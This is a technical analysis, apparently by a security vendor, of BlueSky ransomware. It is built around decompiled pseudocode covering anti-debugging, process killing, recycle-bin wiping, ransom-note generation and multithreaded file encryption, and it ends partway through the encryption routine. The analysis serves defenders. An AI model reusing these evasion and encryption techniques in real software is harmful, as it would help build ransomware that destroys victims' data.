Technical Analysis of BlueSky Ransomware

By No items found.

Published: 2025-08-21 · Archived: 2026-04-05 23:21:01 UTC

Author: Anandeshwar Unnikrishnan
Co-author: Aastha Mittal

Category:	Type/Family:	Industry:	Region:
Malware Intelligence	Ransomware	Multiple	Global

What is BlueSky Ransomware?

BlueSky Ransomware is a modern malware using advanced techniques to evade security defences. It predominantly targets Windows hosts and utilizes the Windows multithreading model for fast encryption. It first emerged in late June 2022 and has been observed to spread via phishing emails, phishing websites, and trojanized downloads.

This deep-dive analysis of BlueSky Ransomware covers the following technical aspects:


- Procedure for privilege escalation
- Persistence
- Encryption mechanism
- Evasion techniques

Initial Phase

- The modules required for the ransomware are dynamically loaded and addresses of interesting functions are stored in an array for later use.
- The addresses of the following list of APIs are resolved:

APIs Stored				
ntdll.RtlAllocateHeap	kernel32.CreateFileW	kernel32.SetFilePointer	kernel32.CloseHandle	kernel3
ntdll.FreeHeap	kernel32.FindClose	kernel32.GetFileSizeEx	kernel32.SetFileAttributesW	kernel3
kernel32.FindFirstFileExW	kernel32.ReadFile	kernel32.GetQueuedCompletionStatus	kernel32.MoveFileWithProgress	kernel3
kernel32.FindNextFileW	kernel32.WriteFile	kernel32.PostQueuedCompletionStatus	kernel32.lstrCatW	kernel3

- After loading the required libraries, the ransomware proceeds to perform the following tasks:
  - Checks that the running process is 32 bit via **kernel32.IsWow64Process**
  - Decrypts strings
  - Adjust the privilege of the process to **SE_DEBUG** via **ntdll.RtlAdjustPrivilege**
  - Retrieves the following:
    - **MachineGUID** from SOFTWARE\\Microsoft\\Cryptography
    - **DigitalProductID** and **InstallDate** from SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion
  - Hides the main thread from debugger by calling **ntdll.ZwSetInformationThread** by passing ThreadHideFromDebugger (0x11) as ThreadInformationClass
- The ransomware updates the status as “Completed” after the initial phase and the user data is locked.



Locking of user data after initial phase

Mutex Generation

The ransomware creates a global mutex by calling **kernel32.CreateMutexA** API.

```
22  CreateMutexA_ptr = module_check_and_func_selector(0xB7F5726, 0x6FA1320D, 0xFF);// kernel32.CreateMutexA
23  MEMORY[0x293190] = CreateMutexA_ptr(0, 1, v0);// creates mutex "Global\\2B311588D39E4516E16C46E23A037093"
24  sub_286000(v0);                           // heap free
25  GetLastError_ptr = module_check_and_func_selector(192894758, 545450723, 255);// kernel32.GetLastError
26  if ( GetLastError_ptr() != 0xB7 )
27    return 1;
```

Mutex Creation

String Decoding

The ransomware decodes all the strings at runtime. Listed below are various extensions avoided while locking, user data extensions locked, and directory names for file enumeration.

Blacklisted Extensions

The ransomware leaves the files with the following blacklisted extensions from locking.

Blacklisted Extensions							
“ldf”	“icl”	“bin”	“spl”	“diagcab”	“ini”	“theme”	“hta”
“scr”	“386”	“hlp”	“ps1”	“ico”	“icns”	“rtp”	“diagpkg”
“icl”	“cmd”	“shs”	“msu”	“lock”	“prf”	“msc”	“rtp”
“386”	“ani”	“drv”	“ics”	“ocx”	“dll”	“sys”	“msstyles”
“cmd”	“adv”	“wpx”	“key”	“mpa”	“bluesky”	“mod”	“cab”
“ani”	“theme”	“bat”	“msp”	“cur”	“nomedia”	“msi”	“nls”
“adv”	“msi”	“rom”	“com”	“cpl”	“idx”	“diagcfg”	“exe”
“lnk”							

User Data Extensions

The files with the following user data extensions are specifically targeted.

User Data Extensions						
“ckp”	“dbs”	“mrg”	“qry”	“wdb”	“sqlite3”	“dbc”
“dwg”	“dbt”	“mwb”	“sdb”	“db”	“sqlitedb”	“mdf”
“db3”	“dbv”	“myd”	“sql”	“sqlite”	“db-shm”	“dacpac”
“dbf”	“frm”	“ndf”	“tmd”	“accdb”	“db-wal”	

Directory Names


The ransomware uses these directory names for file enumeration purpose.

Directory Names				
“$recycle.bin”	“boot”	“windows”	“perflogs”	“appdata”
“program files”	“windows.old”	“all users”	” users”	“programdata”
“$windows.~ws”	“system volume information”	“$windows.~bt”	“program files (x86)”	

Pre-Encryption

Cryptographic Algorithm

Cryptographic context is a type of additional authenticated data consisting of non-secret arbitrary name-value pairs. During the initialization phase, the ransomware acquires cryptographic context from **advapi32.CryptAcquireContext** API. The cryptographic provider used by the malware is “Microsoft Enhanced Cryptographic Provider v1.0” and the encryption scheme selected is RSA.



Acquiring cryptographic context


Recovery Data

Before the execution of the encryption function, the ransomware writes data needed for the recovery of the locked files in the registry. The following data is written:

- RECOVERY BLOB
- X25519 public key

```
sub_291670(0x80000001, MEMORY[0x293188], v3, 3, MEMORY[0x2931D8], MEMORY[0x2931C8]);// writes RECOVERYBLOB to key "SOFTWARE\\2B311588D39E4516E16C46E23A037093" as value
sub_291670(0x80000001, MEMORY[0x293188], v19, 3, &MEMORY[0x2931C4], 32);// "SOFTWARE\\2B311588D39E4516E16C46E23A037093" keyvalue x25519_public
sub_291710(0x80000001, MEMORY[0x293188], v18, 0);// writes completed to "SOFTWARE\\2B311588D39E4516E16C46E23A037093"
result = 1;
```

Writing data needed for recovery of locked files



Updated view of the registry

Ransom Note

If writing the decryption data fails, the ransomware will not execute the routine responsible for the encryption of user data. After a successful registry operation, the ransomware generates a ransom note as the initial task in the function that performs the locking.

```
recoveryID = allocheap(2 * v2);
sub_286920(recoveryID, v0, 128, &dword_281074);// creates recoveryID
sub_286000(v0);
MEMORY[0x29360A4] = allocheap(4096);
MEMORY[0x29360A8] = allocheap(4096);
txt_ransomnote_buffer = allocheap(746);    // for encoded note .txt
html_ransom_note_buffer = allocheap(887);  // for encoded note .html
sub_285FE0(txt_ransomnote_buffer, &unk_292440, 0x2E9u);// dumps encoded note .txt
sub_285FE0(html_ransom_note_buffer, &unk_292730, 0x376u);// dumps encoded note .html
sub_291390(txt_ransomnote_buffer, 0x2E9u, &unk_292AD0, 0x10u);// decodes note txt version
sub_291390(html_ransom_note_buffer, 0x376u, &unk_292DD0, 0x10u);// decodes ransom note html
MEMORY[0x29360A0] = sub_2866E0(MEMORY[0x29360A4], 4096, txt_ransomnote_buffer, recoveryID);// embeding recovery id in ransom note txt
MEMORY[0x293610] = sub_2866E0(MEMORY[0x29360A8], 4096, html_ransom_note_buffer, recoveryID);// embedding recov id in ransom note html
sub_286000(txt_ransomnote_buffer);         // heapfree
sub_286000(html_ransom_note_buffer);       // heapfree
}
```

Ransom note generation

The following steps are performed:

- A random and unique recovery ID for the victim is generated and stored in the heap buffer.
- The Bluesky ransomware creates ransom note in ".txt" and ".html" formats.
- Two blocks of 1000 (4096) bytes of heap memory are allocated to hold the final ransom notes.
- Two temporary buffers (txt_ransom_note_buffer and html_ransom_note_buffer) are allocated to hold encoded notes retrieved from the binary.
- A place format string specifier is used as a placeholder for the recovery ID generated in the initial step.
- The function "**sub_2866E0**" is responsible for formatting the note by replacing the "%s" with the recovery ID value which is 242 characters long.
- The result is then stored in memory, to be later used by the function responsible for writing the note to the filesystem.

```
Address   Hex                                              ASCII
0135E958  6C 61 74 62 32 70 69 75 61 34 75 6B 68 6E 68 69  latb2piua4ukhnhi
0135E968  37 6C 72 78 67 65 72 72 63 72 6A 34 70 32 62 35  7lrxgerrcrj4p2b5
0135E978  75 68 62 7A 71 6D 32 78 67 64 6A 61 71 69 64 2E  uhbzqm2xgdjaqid.
0135E988  6F 6E 69 6F 6E 0D 0A 0D 0A 34 2E 20 4F 6E 20 74  onion....4. On t
0135E998  68 65 20 77 65 62 73 69 74 65 20 65 6E 74 65 72  he website enter
0135E9A8  20 79 6F 75 72 20 72 65 63 6F 76 65 72 79 20 69   your recovery i
0135E9B8  64 3A 0D 0A 0D 0A 52 45 43 4F 56 45 52 59 20 49  d:    RECOVERY I
0135E9C8  44 3A 20 25 73 0D 0A 0D 0A 35 2E 20 46 6F 6C 6C  D: %s. ..5. Foll
0135E9D8  6F 77 20 74 68 65 20 69 6E 73 74 72 75 63 74 69  ow the instructi
0135E9E8  6F 6E 73 0D 0A 0D 0A 0D 0A 0D 0A 2D 2D 2D 2D 2D  ons........-----
0135E9F8  2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D  ----------------
0135EA08  2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D  ----------------
```


Decoded note in the buffer

Process Termination

After creating the ransom note, the ransomware enumerates the processes running on the compromised system. The **ntdll.ZwQuerySystemInformation** API is called by passing the SystemInformation class (0x5) to get the process list from the system. The list is used by the ransomware to selectively kill the processes.

```
ZwQuerySystemInformation_ptr = sub_284D80(v8, 0xEE4F73A8);// ntdll.ZwQuerySystemInformation
result = (ZwQuerySystemInformation_ptr)(5, 0, 0, &v12);// call to ZwSystemInformationClass with 0x05 SystemProcessInformation
if ( result < 0 )
{
  result = allocheap(v12);
```

Enumeration of processes running on the compromised system




```
27    if ( (ZwQuerySystemInformation_ptr)(5, result, v12, 0) >= 0 )
28    {
29      if ( *v3 )
30      {
31        do
32        {
33          v5 = v4[0xF];
34          PathRemoveExtensionW_ptr = module_check_and_func_selector(203605141, 1284184308, 255);// shlwapi.PathRemoveExtensionW
35          PathRemoveExtensionW_ptr(v5);       // removes path extension from each process Image name
36          v7 = v4[0xF];
37          if ( v7 )                           // Checking Target Processes to close
38          {
39            size = sub_2869B0(v4[0xF]);       // calculates size of process string
40            lowercase_str = sub_2868C0(v7, size);// converts the chars to lowercase
41            encoded_str = sub_285330(lowercase_str);// creates encoded string from enumerated process name
42            v11 = 0;
43            while ( encoded_str != dword_281078[v11] )// checks the str against array of encoded strings
44            {
45              if ( ++v11 >= 137 )
46                goto LABEL_12;
47            }
48            sub_2910F0(v4[0x11]);             // if match is found, process is terminated
49          }
50LABEL_12:
51          v4 = (v4 + *v4);
52        }
53        while ( *v4 );
54      }
```

Process Termination Task

The following steps are performed to terminate the running processes:


- The ransomware starts to analyze the process structure to retrieve the image name and uses **shlwapi.PathRemoveExtensionW** API to remove the extension (.exe) from the name.
- Once the name of the process without extension is retrieved, the ransomware calls **sub_2869B0** to calculate the size of the process name.
- Next a call is made to **sub_2868C0** to convert the characters to lowercase for uniformity.
- Finally, a custom byte encoding is used to convert the string to a hex value.
- The generated hex value is checked against an array of encoded values of processes to be terminated.



```
.text:00281078 dword_281078    dd 773F2AEBh             ; DATA XREF: sub_290FF0:loc_2910B0↓r
.text:0028107C                 dd 7A32946h, 9B93618Ah, 1044DFFDh, 0E17EA0EBh, 0E154A0C9h
.text:0028107C                 dd 1AB3298Bh, 0C90934EFh, 10338F34h, 0EA172924h, 559C4F1Bh
.text:0028107C                 dd 3A9488D7h, 0F9A8CC9h, 4200D541h, 99DC360Ah, 7C98DBE7h
.text:0028107C                 dd 0BB859B6h, 5D0A1E09h, 1321E4AFh, 0FD19B62Dh, 0FF74B195h
.text:0028107C                 dd 9E97CE4Eh, 2CFC4E12h, 0EEFE4DFh, 2565B040h, 48BBF98Bh
.text:0028107C                 dd 597AE62Fh, 99B9C02Bh, 4AF9D82Bh, 0AB4B52CEh, 1D853E5h
.text:0028107C                 dd 7C9B46ABh, 358DCC61h, 7B0926B7h, 0CDA736A9h, 694A4ED7h
.text:0028107C                 dd 821422EAh, 0F1C335C5h, 734DC7CBh, 0E1EC670Eh, 98242BFh
.text:0028107C                 dd 9B970FE0h, 295ECF64h, 0F3631A6Ah, 1229C800h, 511B2E40h
.text:0028107C                 dd 2E3AE9CEh, 65F3F01Eh, 1F02D22Ah, 1F02D6D0h, 1E22C1DBh
.text:0028107C                 dd 7C9E16CBh, 229EBC30h, 191CE49Bh, 0B88A906h, 1311703Bh
.text:0028107C                 dd 100FE201h, 0F8513709h, 764FA71h, 26DC177Bh, 37D0F56Eh
.text:0028107C                 dd 57E628A2h, 89B71896h, 0CC63086Ch, 0FB76D607h, 0E297C0B0h
.text:0028107C                 dd 2724E158h, 100FD040h, 17AA02Ah, 6182DF05h, 0F662B16h
.text:0028107C                 dd 6C3F9BBEh, 91A01DD7h, 0FF46A8Ch, 6C394E5Dh, 7D9BC0F2h
.text:0028107C                 dd 55FAC024h, 1061589Fh, 1E08723Dh, 0C47F3420h, 1091D68Fh
.text:0028107C                 dd 0D7462196h, 0F257A3Ah, 1099F77Dh, 6F23CC94h, 6F24B55Dh
.text:0028107C                 dd 15B54872h, 5F463223h, 68E61F48h, 0FE26E229h, 7FBB3321h
.text:0028107C                 dd 0F561AA84h, 8D44845h, 0FAF83352h, 6CB53130h, 0C336F086h
.text:0028107C                 dd 0BB6A2736h, 41E13041h, 3A592CF5h, 2E5E75CFh, 0B626A969h
.text:0028107C                 dd 45B243E6h, 7B52DC90h, 0E5AE6EF1h, 0FBFAC109h, 0E5AF2E73h
.text:0028107C                 dd 9B94FD34h, 1CEEC80Eh, 13C10AB8h, 35B5791h, 0C3371163h
.text:0028107C                 dd 6D40FD4Dh, 1560A74Eh, 96B365BBh, 1123C7A5h, 359CBCA6h
.text:0028107C                 dd 0D43F1467h, 0E055D151h, 0EB0FFBD2h, 0B885F36h, 4250CC66h
.text:0028107C                 dd 0CACE3F4h, 5E228D0Bh, 0DADCABDFh, 34AAA0FAh, 9C023907h
.text:0028107C                 dd 625D2166h, 0A6F3F2B9h, 0EFFC26E3h, 0F9EE8C6h, 453E8DE6h
.text:0028107C                 dd 2310331Bh, 0A1BE02ECh, 94A7516h, 0FFB6B5FDh, 0C83C3067h
.text:0028107C                 dd 3B99FF00h, 7EC196FEh, 11D17005h, 0C00090ADh, 0FFFDD84Fh
.text:0028107C                 dd 0DC12A681h, 11CF737Fh, 0AA004D88h, 242E4B00h, 49353C9Ah
.text:0028107C                 dd 11D1516Bh, 0C000A6AEh, 2088B64Fh, 0DC12A680h, 11CF737Fh
.text:0028107C                 dd 0AA004D88h, 242E4B00h, 9556DC99h, 11CF828Ch, 0AA007EA3h
.text:0028107C                 dd 0C7403200h
```

Process names the threat actor wants to terminate

- At the initial phase the handle to “Shell_Traywnd”, which is obtained using **user32.FindWindowA,** is passed to the **GetWindowThreadProcessId** API in order to get the process ID of explorer.exe. (explorer.exe is responsible for creating “Shell_Traywnd”). The process ID is stored in the memory.
- If there is a match, the target process ID, obtained at the initial phase, is passed to **sub_2910F0.**
- The malware checks if the process ID is of its own process or of explorer.exe. After the check, a handle to process is retrieved via **kernel32.OpenProcess** API.
- Only “non-critical” processes are terminated to prevent bug check (Blue Screen of Death). If the passed process handle is not critical, it is terminated via **kernel32.TerminateProcess**.



```
11  if ( processID == MEMORY[0x293198] || processID == MEMORY[0x293664] )// if Pid == malware proces or explorer.exe
12    return 0;
13  v2 = module_check_and_func_selector(192894758, 1899429334, 16);// kernel32.OpenProcess
14  v3 = v2(0x1FFFFF, 0, processID);
15  v4 = v3;
16  if ( v3 )
17  {
18    if ( !sub_2910F0(v3) )                  // if not critical Process
19    {
20      v5 = module_check_and_func_selector(192894758, 1622083437, 17);// kernel32.TerminateProcess
21      if ( v5(v4, 0) )
22        v1 = 1;
23    }
24    v6 = module_check_and_func_selector(192894758, 946915847, 13);// kernel32.CloseHandle
25    v6(v4);
26  }
27  return v1;
```

The function sub_2910F0

- The ransomware calls **ntdll.NtQueryInformationProcess** by passing ProcessBreakOnTermination (0x1d) as the InformationClass to identify critical processes.

```
1 BOOL __cdecl sub_290FB0(int a1)
2 {
3   int v2; // [esp+0h] [ebp-4h] BYREF
4
5   return MEMORY[0x293660](a1, 0x1D, &v2, 4, 0, 0) < 0 || v2 == 1;// NtQueryInformationClass 0x1d: ProcessVBreakOnTermination (critical Process)
6 }
```

Call to NtQueryInformationProcess Class

Empty Recycle Bin

Following the process termination, the ransomware empties the recycle bin by calling **shell32.SHEmptyRecycleBinA**.


```
2 {
3   int (__stdcall *SHEmptyRecycleBinA_ptr)(_DWORD, _DWORD, int); // eax
4
5   SHEmptyRecycleBinA_ptr = module_check_and_func_selector(0xBFE9BCE, 0x82207BF0, 0xFF);// shell32.SHEmtyRecycleBinA
6   return SHEmptyRecycleBinA_ptr(0, 0, 7);
7 }
```

Emptying the recycle bin

Encryption

Threading Model: Windows IO Completion Ports in Nutshell

- The Bluesky ransomware performs the encryption by utilizing IO completion ports. I/O completion ports provide an efficient threading model for processing multiple asynchronous input-output (I/O) requests on a multiprocessor system.



Threading model using the IO ports

- The main thread creates the IO completion port via **CreateIOCompletionPort**. The created port can be associated with many file handles. When the asynchronous IO operation on one of the file handles is completed, an IO completion packet is queued in FIFO order to the associated port.
- The worker thread performs a call to **PostQueuedCompletionStatus** to enqueue the associated data. In the case of ransomware, the data will be the absolute path of the user files waiting in the queue to get encrypted.
- Another worker thread performs **GetQueuedCompletionStatus** to dequeue the contents from the main queue. Usually, in ransomware, this thread is responsible for performing encryption and ransom note generation.
- The following section contains an depth description of each of the above-mentioned functions.

CreateIOCompletionPort

The call to CreateIOCompletionPort involves the following steps:

- The main thread retrieves the processor count from the PEB (Process Environment Block) structure.
- A call to **CreateIoCompletionPort** is made by passing processor count as NumberOfConcurrentThreads parameter value.
- Multiple worker threads are created by calling **kernel32.CreateThread**.
- For each thread, an affinity mask (a bit mask indicating what processor a thread should run on) is set by calling **kernel32.SetThreadAffinityMask**.
- The main thread performs basic drive enumeration and calls **PostQueuedCompletionStatus**.

```
processorCount = sub_281DB0();                  // Numberofprocessors from peb
MEMORY[0x2931FC] = processorCount;
CreateIoCompletionPort_ptr = module_check_and_func_selector(192894758, -2107805040, 255);// kernel32.CreateIoCompletionPort
MEMORY[0x293600] = CreateIoCompletetionPort_ptr(0xFFFFFFFF, 0, 0, processorCount);
if ( !MEMORY[0x293600] )
  return 0;
for ( i = 0; i < MEMORY[0x2931FC]; ++i )        // loop counter == processorcount
{
  CreateThread = module_check_and_func_selector(0xB7F5726, 0x7F08F451, 0xFF);// kernel32.CreateThread
  v5 = CreateThread(0, 0, Workerthread2sub_289300, i, 0, 0);
  MEMORY[0x293200][i] = v5;
  if ( v5 )
  {
    SetThreadAffinityMask = module_check_and_func_selector(0xB7F5726, 0x8E6A9F8F, 0xFF);// //kernel32.SetThreadAffinityMask
    SetThreadAffinityMask(v5, 1 << i);
  }
}
return 1;
}
```

Calling CreatIoCompletionPort

```
.text:00281DB0 sub_281DB0      proc near               ; CODE XREF: sub_28E600+14p
.text:00281DB0                 mov     eax, large fs:30h
.text:00281DB6                 mov     eax, [eax+64h]
.text:00281DB9                 retn
.text:00281DB9 sub_281DB0      endp
.text:00281DB9
```

NumberOfProcessors in PEB struct

Retrieving processor count from PEB

```
DrvList_Buffer = allocheap(260);
GetLoicalDriveStringsW_ptr = module_check_and_func_selector(0xB7F5726, 0x89478D5B, 0xFF);// kernel32.GetLogicalDriveStringsW
DriveList = GetLoicalDriveStringsW_ptr(260, DrvList_Buffer) - 1;
```

PostQueuedCompletionStatus Function

Following APIs are used for drive enumeration on the system:

- kernel32.GetLogicalDriveStringsW
- kernel32.GetDriveTypeW

Further enumeration of files is performed by creating worker thread for **PostQueuedCompletionStatus.**

```
do
{
  GetDriveTypeW_ptr = module_check_and_func_selector(0xB7F5726, 0x74BB7698, 0xFF);// kernel32.GetDriveTypeW
  switch ( GetDriveTypeW_ptr(DrvList_Buffer) )
  {
    case 2:
    case 3:
    case 4:
    case 6:
      ++MEMORY[0x2931A4];
      CreateThread_ptr = module_check_and_func_selector(0xB7F5726, 2131293265, 0xFF);// kernel32.CreateThread
      v5 = CreateThread_ptr(0, 0, sub_287ED0, DrvList_Buffer, 0, 0);// Worker Thread <PostQueuedCompletionStatus>
      v6 = MEMORY[0x293170];
      MEMORY[0x292D70][MEMORY[0x293170]] = v5;
      if ( v5 )
        MEMORY[0x293170] = v6 + 1;
      break;
    default:
      break;
  }
  v7 = module_check_and_func_selector(0xB7F5726, 0xD2C4AB20, 0xFF);// kernel32.lstrlenW of drive:\\
  DriveList = v7(DrvList_Buffer);
  DrvList_Buffer += DriveList + 1;
}
while ( *DrvList_Buffer );
}
```

Creation of worker thread for PostQueuedCompletionStatus

The main thread calls **mpr.WNetOpenEnumW** for enumerating network resources and creates a worker thread same as above that performs the PostQueuedCompletionStatus call.

```
v20 = -1;
v19 = 0x4000;
WNetOpenEnumW_ptr = module_check_and_func_selector(195266432, 1987028161, 255);// mpr.WNetOpenEnumW
result = WNetOpenEnumW_ptr(2, 1, 0x13, a1, &v18);
if ( !result )
{
  v3 = allocheap(v19);
  v17 = v3;
  if ( v3 )
  {
    v4 = v18;
    WNetEnumResourceW_ptr = module_check_and_func_selector(195266432, -1702890473, 255);// mpr.WNetEnumResourceW
    if ( !WNetEnumResourceW_ptr(v4, &v20, v3, &v19) )
```

Calling mpr.WNetOpenEnumW function

Worker Thread: PostQueuedCompletionStatus

```
v2 = module_check_and_func_selector(192894758, -759190663, 18);// kernel32.lstrcatW
v2(v1, a1);                                     // len check for drive:\\
if ( !sub_28E6C0(v1) )                          // Call to PostQueuedCompletionStatus
  sub_286000(v1);
}
v3 = module_check_and_func_selector(203605141, -1890681498, 21);// shlwapi.PathCombineW drive:\\*
FileHandle = v3(v12, a1, &dword_281070);
if ( FileHandle )
{
FindFirstFileExW_ptr = module_check_and_func_selector(192894758, -795916446, 2);// kernel32.FindFirstFileExW
FileHandle = FindFirstFileExW_ptr(v12, 1, v13, 0, 0, 0);// FindfirstfileExW for drive:\\*
v6 = FileHandle;
if ( FileHandle != 0xFFFFFFFF )
{
  do
  {
    if ( (v13[0] & 0x404) == 0 )
    {
      if ( (v13[0] & 0x10) != 0 )               // If dir
      {
        if ( (v14 != 0x2E || v15 && (v15 != 0x2E || v16)) && !sub_28E0A0(&v14) )
        {
          PathCombineW_ptr = module_check_and_func_selector(203605141, -1890681498, 21);// shlwapi.PathCombineW
          if ( PathCombineW_ptr(v12, a1, &v14) )
            Workerthreadsub_289300(v12);        // Reecursive FileEnumeration
        }
      }
      else                                      // If File
      {
        v7 = sub_289200(&v14);
        if ( !sub_28E100(v7) && !sub_28E160(&v14) )
        {
          v8 = sub_28E1C0(v7);
          sub_28B4F0(a1, v13, v8);              Call to Post Queue
        }
      }
    }
    FindNextFileW_ptr = module_check_and_func_selector(192894758, -206291876, 3);// kernel32.FindnextFileW
  }
  while ( FindNextFileW_ptr(v6, v13) );
  v11 = module_check_and_func_selector(192894758, -1259911908, 4);// kernel32.FindClose
```

Call to PostQueue passing Drive/File path

gets Handle of FirstFile in the Drive

Recursive File/Dir Traversal

If enumerated item is a file

Finds Next File

The worker thread that performs the PostQueuedCompletionStatus

The newly created thread for PostQueuedCompletionStatus leads to the following:

- The files are enumerated via **kernel32.FindFirstFileExW** and **kernel32.FindNextFileW**.
- If it is a directory, the thread function is recursively called to perform the file enumeration.
- If it is a user file, then the absolute path is enqueued to the completion queue via **PostQueuedCompletionStatus** call.
- This worker thread is responsible for gathering the files for encryption.

Worker Thread: GetQueuedCompletionStatus

This worker thread is responsible for doing the actual locking of the user files. The ransomware hides this thread from the debugger via **ntdll.ZwSetInformationThread** by passing ThreadHideFromDebugger as the ThreadInformationClass.

```
ZwSetInformationthread_ptr = module_check_and_func_selector(202667373, 1411460657, 255);// ntdll.ZwSetInformationThread
ZwSetInformationthread_ptr(0xFFFFFFFE, 0x11, 0, 0);// ThreadHideFromDebugger
v18 = 0;
v21 = 0;
v22 = 0;
v15 = allocheap(1024);
v20 = allocheap(0x100000);
v19 = allocheap(44);
v2 = allocheap(1024);
LODWORD(v14) = allocheap(32);
HIDWORD(v14) = allocheap(32);
ransomware_extension[0] = 0;                    // .bluesky
ransomware_extension[1] = 14;
ransomware_extension[2] = 99;
ransomware_extension[3] = 67;
ransomware_extension[4] = 99;
ransomware_extension[5] = 43;
ransomware_extension[6] = 99;
ransomware_extension[7] = 123;
ransomware_extension[8] = 99;
ransomware_extension[9] = 9;
ransomware_extension[10] = 99;
ransomware_extension[11] = 77;
ransomware_extension[12] = 99;
ransomware_extension[13] = 20;
qmemcpy(v13, "cXccc", sizeof(v13));
v17 = allocheap(32);
ransomware_extension_decoded = sub_28E5A0(ransomware_extension);// .bluesky
```

Calling ntdll.ZwSetInformationThread function

The thread decodes the file extension ".bluesky" and proceeds to perform the encryption. The **kernel32.GetQueuedCompletionStatus** is called in an infinite loop to retrieve the absolute path of the user data.

```
while ( 1 )
{
  do
  {
    v3 = HIDWORD(0x2836D0);
    v20 = 0;
    GetQueuedCompletionStatus_ptr = module_check_and_func_selector(192894758, -133233460, 10);// kernel32.GetQueuedCompletionStatus
  }
  while ( !GetQueuedCompletionStatus_ptr(v3, &v18, &v21, &v22, -1) );   dequeues IO queue by calling GetQueuedCompletionStatus to retrieve Files to encrypt
  if ( v21 == 255 )
    break;
  v5 = v22;
  if ( v22 )
  {
    if ( v21 == 1 )                             // File encr
    {
      if ( sub_288780((v22 + 1), *v22, v20, v19, v14, HIDWORD(v14), v17) )// Encryption    File Encryption
      {
        sub_286110(v2, 0x400u);
        v6 = module_check_and_func_selector(192894758, -759190663, 18);// kernel32.lstrcatW
        v6(v2, v5 + 1);
        v7 = module_check_and_func_selector(192894758, -759190663, 18);// kernel32.lstrcatW .bluesky
        v7(v2, ransomware_extension_decoded);
